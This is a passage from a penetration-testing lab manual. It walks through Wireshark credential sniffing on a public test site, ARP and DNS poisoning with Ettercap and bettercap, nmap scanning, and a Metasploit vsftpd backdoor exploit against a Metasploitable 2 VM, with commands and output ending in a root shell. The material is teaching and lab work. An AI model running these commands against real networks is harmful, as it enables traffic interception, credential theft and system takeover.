
Start Wireshark Capture: Begin a capture on your network interface.



Visit the website

www.vulnweb.com

>Select the Second link provided in the Image
http://testphp.vulnweb.com/



Select the signup page


Provide

Uname=test


Pass=test

Select the filter

Apply http protocol



Select POST request userinfo.php




Extend the HTML Form URL Encoded
U scan see the key and value
“previously entered credentials”

```
▾ Cookie: login=test%2Ftest\r\n
    Cookie pair: login=test%2Ftest
  Upgrade-Insecure-Requests: 1\r\n
  Priority: u=0, i\r\n
  \r\n
  [Response in frame: 16]
  [Full request URI: http://testphp.vulnweb.com/userinfo.php]
  File Data: 20 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "uname" = "test"
  ▾ Form item: "pass" = "test"
      Key: pass
      Value: test
```


E. ARP Poisoning (using Ettercap):

1. Launch Ettercap (GUI or CLI): sudo ettercap -G for GUI,
or sudo ettercap -T -q -i eth0 -M arp:remote /target1/ /target2/ for CLI.
Select Interface: Choose your network interface.


2. Add Targets: Add your Metasploitable IP as Target 1




3. Start MITM Attack: Select "Mitm -> ARP poisoning -> Sniff remote connections".
4. Start Sniffing: Start the unified sniffing (Start -> Start sniffing).



Observe: Traffic between the victim and gateway will now pass through your machine. You can use Wireshark simultaneously to observe this redirected traffic.





F. DNS Poisoning (using Ettercap or bettercap):

1. Ettercap (requires setting up a etter.dns file):

- Edit /etc/ettercap/etter.dns to add a malicious DNS entry, e.g., www.example.com A 1.2.3.4 (where 1.2.3.4 is your malicious server or a web server you control).
- Start ARP poisoning as above.
- Enable DNS spoofing plugin: "Plugins -> Manage plugins -> dns_spoof".

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.3	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host
finger_submit	1.0	Submit a fingerprint to ettercap's website
fraggle_attack	1.0	Run a fraggle attack against hosts of target one

- When the victim tries to resolve www.example.com, they will get your spoofed IP.

```
GROUP 2 : ANY (all the hosts in the list)
Activating dns_spoof plugin...
```

```
[07:50:27] [sys.log] [inf] dhcp6.spoof Enabling forwarding.
[07:50:27] [sys.log] [inf] dns.spoof example.com -> 10.10.0.6
[07:50:27] [sys.log] [inf] BeefInject loaded.
[07:50:27] [sys.log] [inf] targets: <entire subnet>
[07:50:27] [sys.log] [inf] http.proxy started on 10.10.0.6:8080 (sslstrip disabled)
[07:50:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for example.com (->10.10.0.6) to
 f0:4b:3a:4e:50:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c » [07:50:28] [sys.log] [inf] arp.spoof arp spoofer st
arted, probing 65536 targets.
[07:50:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for example.com (->10.10.0.6) to
 f0:4b:3a:4e:48:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c » [07:50:53] [sys.log] [inf] dns.spoof sending spoofe
d DNS reply for example.com (->10.10.0.6) to f0:4b:3a:4e:50:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c » [07:51:11] [sys.log] [inf] dns.spoof sending spoofe
d DNS reply for example.com (->10.10.0.6) to f0:4b:3a:4e:50:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c »
```

Viva Questions

Q1: **What is the purpose of internal penetration testing?**

A1: To simulate insider threats or compromised devices and assess security risks within the internal network.

Q2: **How is network mapping performed during penetration testing?**

A2: By using tools like Nmap, ARP scans, and traceroute to identify hosts, devices, and topology.

Q3: **Give one method to sniff credentials in internal networks.**

A3: Using tools like Wireshark or Ettercap to capture unencrypted POP3/FTP/Telnet traffic.

Q4: **What is ARP poisoning, and why is it dangerous?**

A4: ARP poisoning manipulates ARP tables to redirect traffic through the attacker, enabling man-in-the-middle attacks.

Q5: **How does DNS poisoning work?**

A5: By corrupting DNS cache entries to redirect domain queries to malicious IP addresses.

Experiment 5: External Penetration Testing

Objective: To conduct a comprehensive external penetration test aimed at evaluating the security of the organization's external infrastructure by assessing vulnerabilities, mapping the network topology, gathering IP and domain registry information, and examining the implementation of IPv6, ultimately identifying potential entry points and recommending measures to strengthen defenses against external threats.

Lab Setup

We'll use two VMs:


1. Kali Linux → the attacker machine.
2. Metasploitable 2 → the target machine (it has many vulnerabilities for learning).

In VirtualBox:

• Put both in the same NAT Network (not Bridged, not Host-Only).

• In Metasploitable2, log in (msfadmin / msfadmin) and run:

➢ ifconfig



a. Evaluating External Infrastructure

Goal: Find what services (ports) are exposed, what software they run, and possible vulnerabilities.

1. Ping the Target

This checks if the host is alive and gives you round-trip times.

➢ ping -c 4 198.168.0.4(ping -c 4 TARGET_IP)

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 198.168.0.4
PING 198.168.0.4 (198.168.0.4) 56(84) bytes of data.
64 bytes from 198.168.0.4: icmp_seq=1 ttl=64 time=23.0 ms
64 bytes from 198.168.0.4: icmp_seq=2 ttl=64 time=5.40 ms
64 bytes from 198.168.0.4: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 198.168.0.4: icmp_seq=4 ttl=64 time=27.2 ms

── 198.168.0.4 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 1.218/14.208/27.249/11.104 ms
```


Expected:

• If host is up, you'll see replies with time=xx ms.

• If host is down, you'll see Destination Host Unreachable or Request timed out.

2. Basic scan — find open ports:

➢ nmap 198.168.0.4(nmap TARGET_IP)



```
File Actions Edit View Help
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└─$ nmap 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:44 IST
Nmap scan report for 198.168.0.4
Host is up (0.076s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
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23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```


• You'll see a list of open ports (like 21, 22, 23, 80, etc.).

3. Detailed scan — detect versions and OS:

➢ nmap -sV -O 198.168.0.4




```
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:45 IST
Nmap scan report for 198.168.0.4
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

You'll see a list of open ports (like 21, 22, 23, 80, etc.).
• -sV → service version detection
• -O → OS detection
• This will tell you something like vsftpd 2.3.4 or Apache httpd 2.2.8.

4. Vulnerability scripts:

➢ nmap --script vuln 198.168.0.4



Runs safe vulnerability scripts that identify common issues.
NOTE:
• The --script vuln option runs all vulnerability NSE scripts (~100+) from Nmap's scripting engine.
• Each script tries to probe the target for known CVEs, weak configurations, etc.
• Many scripts take a long timeout (30–60 seconds per port/service).
• If your target (Metasploitable VM) is not responding fast or some ports are filtered, Nmap keeps retrying.
So on a slow VM or NAT network, it looks like it's "stuck."

5. What you can do instead

Basic service discovery first (fast scan):

➢ nmap -sS -sV -T4 198.168.0.4
• -sS → SYN scan (faster, stealthy)
• -sV → detect service versions
• -T4 → faster timing
This gives you a quick idea of which services are open.

6. Run vulnerability scripts only on open ports:

Suppose from step 1 you see 21/tcp (FTP), 22/tcp (SSH), 80/tcp (HTTP) are open.
Instead of scanning everything, target those ports only:

➢ nmap --script vuln -p 21,22,80 198.168.0.4

Use specific scripts instead of all vuln:

Examples:

For FTP misconfigurations:

➢ nmap --script ftp-anon -p 21 198.168.0.4

For SMB:

➢ nmap --script smb-vuln* -p 445 198.168.0.4

For HTTP:


➢ nmap --script http-vuln* -p 80 198.168.0.4

This is much faster and still gives useful results.

7. Use Metasploit for exploitation


Once you have service versions, jump into Metasploit:

➢ Msfconsole



From the msf6 > prompt, search for the exploit:

➢ search vsftpd




You'll see something like:
exploit/unix/ftp/vsftpd_234_backdoor

Load the exploit module:

➢ use exploit/unix/ftp/vsftpd_234_backdoor

Check the required options:

➢ show options



Set the target IP (your Metasploitable2 VM, e.g., 198.168.0.4):

➢ set RHOSTS 198.168.0.4

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 198.168.0.4
RHOSTS ⇒ 198.168.0.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 198.168.0.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 198.168.0.4:21 - USER: 331 Please specify the password.
[+] 198.168.0.4:21 - Backdoor service has been spawned, handling...
[+] 198.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (198.168.0.7:42887 → 198.168.0.4:6200) at 2025-08-16 11:27:13 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Run the exploit: **exploit**

b. Creating Topological Map & Identifying IP Address of Target


Goal: Visualize the path from your machine to the target and confirm its IP.

1. Discover live hosts in the subnet

➢ nmap -sn 198.168.0.0/24

• -sn → Ping Scan (host discovery only, no port scan).

• This will show all live hosts in your subnet.



Expected Result:

You'll see multiple hosts up (e.g., 198.168.0.1 router, 198.168.0.4 Metasploitable, maybe your Kali machine).

2. Generate a Topology Map


• If you have Zenmap (GUI for Nmap):

